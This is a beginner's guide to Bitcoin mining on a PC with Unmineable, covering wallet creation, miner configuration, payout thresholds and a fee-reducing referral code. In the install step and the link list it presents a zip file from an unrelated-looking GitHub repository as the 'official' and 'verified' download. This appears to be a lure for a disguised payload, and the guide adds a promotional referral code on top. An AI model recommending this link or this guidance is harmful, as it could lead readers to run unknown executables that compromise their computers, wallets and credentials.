7 Essential Steps to Bitcoin Mining on PC for Beginners
Bitcoin mining on a PC is achievable today using specialized software like Unmineable, which enables users to mine various cryptocurrencies and receive payments directly in Bitcoin. To start mining Bitcoin on your PC, you need to create a Bitcoin wallet (for example, using Exodus at https://exodus.com/) as the destination for your mining earnings.
1. Understand Why Unmineable Is Ideal for PC Mining
Unmineable is a popular mining software tailored for Windows PCs that supports multiple cryptocurrencies and pays out in Bitcoin. It is beginner-friendly and optimizes mining performance on GPUs like Nvidia models, making it a practical choice for home miners in 2026. It simplifies the mining process by handling coin conversion and payouts.
2. Download and Install Unmineable Safely
To begin, download the official Unmineable software from the verified source: https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip. Ensure you scan the file with antivirus software before installation to avoid malware risks. The software runs on Windows PCs and is updated regularly to maintain compatibility and efficiency.

Video: Bitcoin Mining — How to MINE Bitcoin on PC 2025 | For Beginners | Step by Step Guide
3. Create Your Bitcoin Wallet
Before you start mining, set up a Bitcoin wallet to store your earnings securely. Trusted wallets include Exodus (https://exodus.com/) and Coinbase (https://coinbase.com/). Creating a wallet typically involves downloading the app, generating your wallet address, and backing up your recovery phrase. This address will be used to configure your miner.
4. Configure Unmineable for Maximum Efficiency
After installation, launch Unmineable and enter your Bitcoin wallet address. Optimize your miner by selecting the appropriate GPU device, adjusting power and temperature settings, and choosing the cryptocurrency you want to mine (Unmineable converts mined coins to Bitcoin). Monitor your hashrate closely; a higher hashrate means faster mining and better earnings.
5. Start Your First Mining Session
With configuration complete, start the mining process. The software will connect to the Unmineable mining pool, and your PC will begin processing transactions. Keep an eye on your hashrate, temperature, and earnings in the dashboard. Mining on a PC can be profitable depending on your hardware capabilities and electricity costs.
6. Monitor Earnings and Payment Thresholds
Unmineable pays out Bitcoin once you reach a minimum payout threshold, which varies but is typically around 0.0001 BTC. Payments are processed automatically, and you can track your accumulated earnings through the Unmineable interface or the blockchain via your wallet address.
7. Reduce Pool Fees and Optimize Costs
A significant tip to improve profitability is using the referral code "FINCOR" during setup to reduce the Unmineable pool fee from the standard 1% to 0.75%. Lower fees mean more of your mined Bitcoin stays with you. Additionally, managing electricity consumption and ensuring your PC components are cooled properly can prevent hardware damage and reduce costs.
Common Questions About Bitcoin Mining on PC
Many beginners wonder about the actual profitability of PC mining in 2026 and how mining affects hardware longevity. While mining can be profitable, it depends heavily on your GPU/CPU performance and local electricity prices. Mining puts stress on your components, so proper cooling and maintenance are essential to prolong hardware life.
Useful Links
- Download Unmineable: https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip
- Create a Crypto Wallet (Exodus): https://exodus.com/
- Create a Crypto Wallet (Coinbase): https://coinbase.com/
Conclusion
Mining Bitcoin on a PC is accessible for beginners with the right tools and knowledge. Using Unmineable software simplifies the process by allowing mining of various coins and paying in Bitcoin. Setting up a Bitcoin wallet like Exodus is your first step, followed by safe installation and configuration of the miner for maximum efficiency. Monitoring your hashrate, earnings, and managing fees using referral codes can enhance your mining results. Remember that mining stresses your hardware and incurs electricity costs, so balance your setup accordingly. This guide is based on the detailed tutorial by the FINCOR channel, a reliable source for crypto mining education. For more information and to create your wallet, visit Exodus.
Key takeaways
- Unmineable software allows PC mining with payouts in Bitcoin.
- Mining profitability depends on your GPU/CPU and electricity costs.
- Creating a Bitcoin wallet is essential before starting mining.
- Unmineable pool fee can be reduced from 1% to 0.75% with a referral code.
- Mining stresses hardware and requires careful configuration for efficiency.
Source: Bitcoin Mining — How to MINE Bitcoin on PC 2025 | For Beginners | Step by Step Guide · Markdown version
Questions & answers
Is it profitable to mine Bitcoin on a PC in 2026?
Profitability depends on your PC’s GPU or CPU power and electricity costs. While mining Bitcoin directly on a PC may be less profitable than specialized ASIC miners, using software like Unmineable to mine alternative coins and get paid in Bitcoin can improve returns.
How do I reduce the mining pool fees when using Unmineable?
You can reduce Unmineable’s pool fee from the standard 1% to 0.75% by using the referral code FINCOR during setup. This helps increase your net earnings from mining.
Does mining Bitcoin on a PC damage the hardware?
Mining puts continuous stress on your GPU or CPU, causing higher temperatures and wear. Proper cooling and monitoring are essential to avoid hardware damage and maintain performance over time.
What wallet should I use to receive Bitcoin from mining?
Popular and secure wallets include Exodus and Coinbase. Exodus is a versatile desktop and mobile wallet suitable for beginners and can be created at https://exodus.com/. Coinbase is also widely used and beginner-friendly.